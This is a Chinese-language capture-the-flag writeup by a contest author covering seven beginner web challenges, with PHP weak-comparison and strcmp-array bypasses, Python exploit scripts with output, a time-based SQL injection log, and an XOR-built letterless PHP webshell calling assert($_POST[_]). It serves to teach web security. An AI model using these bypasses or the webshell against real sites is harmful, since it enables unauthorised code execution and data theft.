Spirit_2021_spring web writeup

原创

Spirit_2021_spring web writeup

> 藏在题目里面的，都是我最深沉的爱 ——k1ling

校赛纳新，学长们都很忙，出题大任就落在了我身上，自己水平也不高，随便出了几个简单的题目，也是借此机会给新选手们介绍一点干货。

#0x00 sign in

> 100pt

签到题目，直接copy

#0x01 easy code audit

> 150pt 非常简单

非常非常基础的一个代码审计 要求是get方式传入a,要求a等于10且a的长度大于3，看上去是矛盾的，实际上是利用了 php 弱等于‘==’的特性

- 弱等在判断数值时如果遇到字符串会默认截取第一个字符之前的数字
  - 1==1abc true
  - 0==abc true

因此只需要传入一个以10开头的字符串即可

payload：202.198.27.90:3002/?a=10abc

flag：Spirit{k1ling_wan7s_a_9irlfr1end}

> 震惊！jlu某ctfer竟然企图找npy (bushi

#0x02 redirect

> 300pt web服务的初始页面是什么？

一个重定向题目

这个题目的逻辑是这样的：idnex.php跳redex.php,redex.php跳百度


index的header里面放了真flag，redex的cookie里面放了假flag

拿到题目可以看到ip是redex.php但是界面是百度

抓包 看到的是假flag

把路径改成index即可拿到flag

这个题主要是想和大家说，web服务的初始页面是index，如果这个不知道的话，还是要积累一下经验



#0x03 information

> 200pt 信息收集是黑客必备素养之一哦

非常基础的信息搜集

第一题 鼎新楼有多少研修间 鼎新图书馆预约的界面就能看到 谁能想到 官网给的信息和公众号不一致呢 我也是服了jlu了

17+12+12+11=52

第二题 去年校赛颁奖时间 这个也很好找 去计院官网的通知里面搜索 “吉大通信” 就能看到相关的通知

答案是20201018

第一题get方式可以在url直接传参，第二题post可以抓包，可以hackbar

当然也可以用python，简洁，省事

```
D: > python作品 > spirit_2021_spring_web3_exp.py > ...
1   import requests
2   url='http://202.198.27.90:3004/index.php?a=52'
3   payload2={'b':'20201018'}
4   rc=requests.post(url,data=payload2)
5   print(rc.content)
```

输出 终端 调试控制台 问题 13 2: Python

```
p.py
b'\xe4\xbf\xa1\xe6\x81\xaf\xe6\x90\x9c\xe9\x9b\x86\xef\xbc\x8c\xe8\xaf\xb7\xe5\xa4\xa7\xe5\xae\xb6\xe5\x85\x85\xe5\x88\x86\xe6\x8a\x
8a\xe6\x8f\xa1\xe8\x87\xaa\xe5\xb7\xb1\xe8\xba\xab\xe8\xbe\xb9\xe7\x9a\x84\xe4\xbf\xa1\xe6\x81\xaf\xe6\x9d\xa5\xe6\xba\x90<br>point1
\xef\xbc\x9a\xe8\xaf\xb7\xe9\x97\xae\xe9\xbc\x8e\xe6\x96\xb0\xe5\x9b\xbe\xe4\xb9\xa6\xe9\xa6\x86\xe4\xb8\x80\xe5\x85\xb1\xe6\x9c\x89
\xe5\xa4\x9a\xe5\xb0\x91\xe4\xb8\xaa\xe7\xa0\x94\xe4\xbf\xae\xe9\x97\xb4\xef\xbc\x9f(\xe4\xb8\x8d\xe7\xae\xa1\xe8\x83\xbd\xe5\x90\xa
6\xe4\xbd\xbf\xe7\x94\xa8\xef\xbc\x8c\xe6\x9c\x89\xe5\xb0\xb1\xe7\xae\x97\xef\xbc\x8c\xe8\xaf\xb7\xe4\xbb\xa5get\xe6\x96\xb9\xe5\xbc
\x8f\xe6\x8f\x90\xe4\xba\xa4\xef\xbc\x8c\xe5\x8f\x82\xe6\x95\xb0\xe4\xb8\xbaa)<br>\xe6\x81\xad\xe5\x96\x9c\xe7\xad\x94\xe5\xaf\xb9\x
e7\xac\xac\xe4\xb8\x80\xe9\xa2\x98\xef\xbc\x81<br>point2\xef\xbc\x9a\xe8\xaf\xb7\xe9\x97\xae2020\xe5\xb9\xb4\xe7\xac\xac\xe4\xba\x8c
\xe5\xb1\x8a\xe2\x80\x9c\xe5\x90\x89\xe5\xa4\xa7\xe9\x80\x9a\xe4\xbf\xa1\xe6\x9d\xaf\xe2\x80\x9d\xe5\xa4\xa7\xe5\xad\xa6\xe7\x94\x9f
\xe7\xbd\x91\xe7\xbb\x9c\xe5\xae\x89\xe5\x85\xa8\xe7\xab\x9e\xe8\xb5\x9b\xe7\x9a\x84\xe9\xa2\x81\xe5\xa5\x96\xe4\xbb\xaa\xe5\xbc\x8f
\xe6\x97\xb6\xe9\x97\xb4\xe6\x98\xaf\xef\xbc\x9f(\xe6\xa0\xbc\xe5\xbc\x8f\xe4\xb8\xba\xe5\xb9\xb4\xe6\x9c\x88\xe6\x97\xa5\xe5\x85\xb
18\xe4\xbd\x8d\xe6\x95\xb0\xe5\xad\x97\xef\xbc\x8c\xe5\xa6\x8220010101\xef\xbc\x8c\xe8\xaf\xb7\xe4\xbb\xa5post\xe6\x96\xb9\xe5\xbc\x
8f\xe6\x8f\x90\xe4\xba\xa4\xef\xbc\x8c\xe5\x8f\x82\xe6\x95\xb0\xe4\xb8\xbab)<br>\xe6\x81\xad\xe5\x96\x9c\xe7\xad\x94\xe5\xaf\xb9\xe7
\xac\xac\xe4\xba\x8c\xe9\xa2\x98!Spirit{inf0rmation_w3b_is_s0_ea5y}'
```


分割线


上面四个题纯纯送分题，很基础，下面三个题目涉及到的知识稍微多一些

#0x04 middle code audit

> 500pt

一个中等水平的代码审计，不难，就是涉及到的知识点有一点点多。

拿道题目啥也没有，看提示说有备份，那就扫一下目录



发现有www.zip

down下来给了hint，发现了s3cret.php

> 按理说备份文件里面应该给源码的，但是我懒。。。就给了个hint，希望没有误导大家。。。。

```php
<?php
include("flag1.php");
$v1=0;$v2=0;$v3=0;
$a=(array)json_decode(@$_GET['pljjs']);
if(is_array($a)){
      is_numeric(@$a["pljj1"])?die("pljj真的只有一串数字么"):NULL;
      if(@$a["pljj1"]){
              ($a["pljj1"]>2021)?$v1=1:NULL;
      }
      if(is_array(@$a["pljj2"])){
              if(count($a["pljj2"])==1  OR  !is_array($a["pljj2"][0]))  die("只有一个pljj可不行哦");
              $pos  =  array_search("wow_pljj",  $a["pljj3"]);
              $pos===false?die("没有pljj吗?不给你flag了，哼"):NULL;
              $v2=1;
      }
}
$c=@$_GET['c'];
$d=@$_GET['d'];
if(@$c[1]){
      if(preg_match("/Spirit/",$c[0])){
              !strpos(($c[0]),  "Spirit")?die("你得偷偷告诉klling哦"):NULL;
              if(!strcmp($c[1],$d)  &&  $c[1]!==$d)$v3=1;
      }
}
if($v1  &&  $v2  &&  $v3){
      echo  "Spirit{**********}";
}
?>
```


逻辑很清楚，让v1,v2,v3都为1，可以拿到flag

先来看v1，首先以json格式传入pljjs，并且pljj1需要大于2021但不能是纯数字，跟第二题有点像的，给一个2022a之类的即可

再看v2，要求pljj2数组中元素的个数不能是1且pljj2[0]也是一个数组，可以这样给[[1],2],这样一来，数组元素个数不是1，且第一个元素也是数组

同时，看下pljj3，字面上是需要让pljj3里面匹配到wow_pljj这个字符串，但是这个参数有个细节的地方要着重说一下

对于$pos的判断使用的是===，强类型判断，array_search函数查找失败时的返回值是null，在强类型判断下，php认为null与false不相等，所以pljj3赋值为0也不会die掉

> 这个题本来可以出的更难一点，限制pljjs的长度，使得必须给pljj3传0，但是这个点可能大家考虑不到，就没那么出

最后看v3，首先得有c[1]，然后是关于c[0]

要求preg_match成功，且strpos为真，这里就需要说明一下strops的机制了。

其返回值为模式串在匹配串中首次出现的位置，因此如果c[0]以Spirit开头的话会返回0，取反得1，die掉了，所以c[0]要求是包含Spirit但不能以此开头。

> 同时大家应该注意到，如果只用strops做waf的话会出现严重的问题，在首位匹配一些敏感词根本不会起作用。

最后是一个经典的自相矛盾，关于strcmp的问题

看上去是要求strcmp匹配的值为0或假，也就是说需要双方相等。可是后面又要求c[1]与d不相等，这咋可能？

一个最常见绕过方式是数组绕过，strcmp匹配的是两个字符串，两串相等时返回值为0，并且一旦比较数组，其返回值就为NULL，弱等判断下二者相等，即可进行绕过。

> 之前看过我博客的同学应该知道，许多php函数都有这个特点，hash_hmac什么的

以上过程分析完之后，将各个参数传入即可拿到flag

其实这题真的不难，做过一些题目的同学应该除了强类型那个点都知道，强类型我还没考。。。。。。

可以url直接传参，我就不再单独开一遍环境了，还是给个python的exp

```
D: > python作品 > spirit_2021_spring_web4_exp.py > ...
1   import requests
2   url='http://202.198.27.90:3005/s3cret.php'
3   payload={'pljjs':'{"pljj1":"2022a","pljj2":[[1],2],"pljj3":0}','c[0]':'aSpirit','c[1]':'a','d[]':'a'}
4   r=requests.get(url,params=payload)
5   print(r.content)
```

输出 终端 调试控制台 问题 14 2: Python

```
olor: #0000BB">NULL</span><span style="color: #007700">;\r<br />       </span><span style="color:
 #0000BB">$v2</span><span style="color: #007700">=</span><span style="color: #0000BB">1</span><span style="color: #007700">;\r<br />
   }\r<br />}\r<br /></span><span style="color: #0000BB">$c</span><span style="color: #007700">=@</span><span style="
color: #0000BB">$_GET</span><span style="color: #007700">[</span><span style="color: #DD0000">\'c\'</span><span style="color: #00770
0">];\r<br /></span><span style="color: #0000BB">$d</span><span style="color: #007700">=@</span><span style="color: #0000BB">$_GET</
span><span style="color: #007700">[</span><span style="color: #DD0000">\'d\'</span><span style="color: #007700">];\r<br />if(@</span
><span style="color: #0000BB">$c</span><span style="color: #007700">[</span><span style="color: #0000BB">1</span><span style="color:
 #007700">]){\r<br />   if(</span><span style="color: #0000BB">preg_match</span><span style="color: #007700">(</span>
<span style="color: #DD0000">"/Spirit/"</span><span style="color: #007700">,</span><span style="color: #0000BB">$c</span><span style
="color: #007700">[</span><span style="color: #0000BB">0</span><span style="color: #007700">])){\r<br />   &nbs
p;  !</span><span style="color: #0000BB">strpos</span><span style="color: #007700">((</span><span style="color: #0000BB">$
c</span><span style="color: #007700">[</span><span style="color: #0000BB">0</span><span style="color: #007700">]), </span><span
 style="color: #DD0000">"Spirit"</span><span style="color: #007700">)?die(</span><span style="color: #DD0000">"\xe4\xbd\xa0\xe5\xbe\
x97\xe5\x81\xb7\xe5\x81\xb7\xe5\x91\x8a\xe8\xaf\x89k1ling\xe5\x93\xa6"</span><span style="color: #007700">):</span><span style="colo
r: #0000BB">NULL</span><span style="color: #007700">;\r<br />       if(!</span><span style="color
: #0000BB">strcmp</span><span style="color: #007700">(</span><span style="color: #0000BB">$c</span><span style="color: #007700">[</s
pan><span style="color: #0000BB">1</span><span style="color: #007700">],</span><span style="color: #0000BB">$d</span><span style="co
lor: #007700">) &amp;&amp; </span><span style="color: #0000BB">$c</span><span style="color: #007700">[</span><span style="
color: #0000BB">1</span><span style="color: #007700">]!==</span><span style="color: #0000BB">$d</span><span style="color: #007700">)
</span><span style="color: #0000BB">$v3</span><span style="color: #007700">=</span><span style="color: #0000BB">1</span><span style=
"color: #007700">;\r<br />   }\r<br />}\r<br />if(</span><span style="color: #0000BB">$v1 </span><span style="co
lor: #007700">&amp;&amp; </span><span style="color: #0000BB">$v2 </span><span style="color: #007700">&amp;&amp; </spa
n><span style="color: #0000BB">$v3</span><span style="color: #007700">){\r<br />   echo </span><span style="colo
r: #DD0000">"Spirit{**********}"</span><span style="color: #007700">;\r<br />}\r<br /></span><span style="color: #0000BB">?&gt;</spa
n>\n</span>\n</code>Spirit{y0u_r_a_g0od_w3b_pa1yer!} \r\n'
PS D:\phpstudy_pro\WWW>
```


#0x05 276 276 276 （sql time injection）

> 500pt 276真的好可爱 这是最好玩的一道题了~

我肯定不能真给大家真出一个时间盲注，换了一种方式，相当于给大家介绍一下sql注入吧，这么一看这个题更像一个misc了

有套娃的嫌疑，但是应该是最有意思，最花哨的一个web题目了

可能之前大家一直没做到f12的题，这不就来了，hhh

查看源代码，我给了一堆hint...

首先是一串url编码，解码之后是一个网址

> https://www.bilibili.com/video/BV1Yi4y1A7Aw

> 我说啥来着，这题真的是给你们看小姐姐的，kda*blackpink，就问你们香不香（bushi


回来看hint, 提示time，关注视频时长，提示日志文件

所以构造文件名 0520.log

> 哦天哪，这该死的文件名是多么的恰如其分(bushi

发现了一个sql时间盲注的日志文件

有乱码，以firefox为例，左上角工具栏打开查看，文字编码，选unicode



简单说下sql注入的基础知识吧

sql语句的结构为

select 字段 from 表 （where 条件）

所有常用的sql语句都必须按照这个格式

主要的类型有

- union注入
- 报错盲注
- 时间盲注

一般情况下有回显的时候，即查询结果会返回到前端被我们看到，这时union偏多

页面不把结果回显出来的时候，考虑故意构造错误看有无报错信息

页面没有报错信息的时候，考虑时间盲注，即通过延时来判断注入是否成功

sql注入的基本流程为


- 判断注入类型，闭合方式，注入点，回显点，字段个数
- 查询数据库名
- 查询表名
- 查询字段名
- 查询字段内容

那么这个题的日志文件内容就已经很清楚了

时间盲注，页面没有回显信息，但是可以通过数据包的状态码来判断。

大部分响应头的状态码是399，只有少数是276，那么判断276是成功的。

而且我也给了hint哦，在第一页中间某一行



并且观察日志内容可知，库名web1，表名字段名都是flllag，那么最后一步查询的就是字段内容了

也就是说需要把最后一个过程中状态码为276的几个ascii拿出来

那么这一串是个啥呢？

```
192.168.52.156 - - [11/Mar/2021:18:03:05 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20flag%20from%20f1
192.168.52.156 - - [11/Mar/2021:18:03:05 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20flag%20from%20f1
192.168.52.156 - - [11/Mar/2021:18:03:05 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20flag%20from%20f1
Blackpink在大陆最火的是lisA，但k某人最喜欢的是roSE，rose金发的时候真的很仙有没有!!!!!!![ord('@')]
```

最后又给了hint，看见有啥不一样了没，里面就那么几个大写字母 BASE 最后 ord('@')的值是64

也就是base64

解码得到 whereispljj.txt

查看文件，乱码，解决掉之后是一段佛语

看过去年校赛的都知道，这肯定是与佛论禅了，但是解密解不出来。

这时候回去看源码里面最后一个hint，想想sql盲注成功的时候有什么不同？状态码呗，276呗！

因此将佛语丢进与佛论禅解密，密钥是276，拿到flag

#0x06 webshell

> 600pt 来源于ds学长给的一个题目 本次唯一的0解题

第一次见到这个题目时候我也很懵逼，后面去膜了一下p神才弄明白一点点。一开始尝试了各种花里胡哨的bypass，什么双url编码 hex base 都没啥用，我甚至以为需要用文件包含那些协议...后面才知道里面没有任何花里胡哨的东西，就是一个无字母数字的webshell

```php
<?php
if(!isset($_GET['Spirit'])){
        highlight_file(__FILE__);
}else{
        $Spirit  =  $_GET['Spirit'];
        if(preg_match("/[A-Za-z0-9]+/",$Spirit)){
                die('达咩哟，达咩达咩!');
        }
        eval($Spirit);
}
```

很简单，就是这一小段代码，如果输入有字母和数字就die掉

思路非常清晰，通过变换各种非数字字母的字符，构造出a-z，再利用动态执行函数getshell

常用的两个函数assert，eval

php7.2之前(没记错的话应该是)，assert是一个函数，可以进行类似 $ a='assert';$ a();这样的方式进行调用，7.2之后变成语言解释器就不能动态调用了。

严格的讲，eval一直是一个语言解释器的机制，不能说是函数，也不能进行动态调用

因此本题最严谨的方式是先抓个包看一下php版本号，我docker里面部署的是7.0，所以可以进行assert的动态调用

那么下一个问题是，如何构造a-z呢？

异或

这应该是最容易想到的方法了。php中两个字符串异或的结果仍然是一个字符串，因此可以构造shell如下(懒得自己试，把p神的shell搬过来了，大家本地调试的话可以把所有符号弄一个字符串，然后互相异或输出结果)

不可见字符用url编码表示的

```
<?php
$_=('%01'^'`').('%13'^'`').('%13'^'`').('%05'^'`').('%12'^'`').('%14'^'`'); // $_='assert';
$__='_'.('%0D'^'`').('%2F'^'`').('%0E'^'`').('%09'^'`'); // $__='_POST';
$___=$$__;
$_($___[_]); // assert($_POST[_]);
```


可以本地调试一下，第一行的异或结果分别是 a s s e r t

第二行是 _POST


所以最后的 $ _($ ___ [_]);就变成了 assert($ _ POST[_]);

这样相当于我们动态执行了一个shell

因此就可以用这个shell干坏事了(bushi



比如说可以调用phpinfo();



调用system函数查看目录下的文件内容
解释一下为什么还要调用一次system
eval函数的内容必须是合法php代码，并且必须以分号结尾，并且有如下特性

> 如果没有在代码字符串中调用 return 语句，则返回 NULL。如果代码中存在解析错误，则 eval() 函数返回 false。

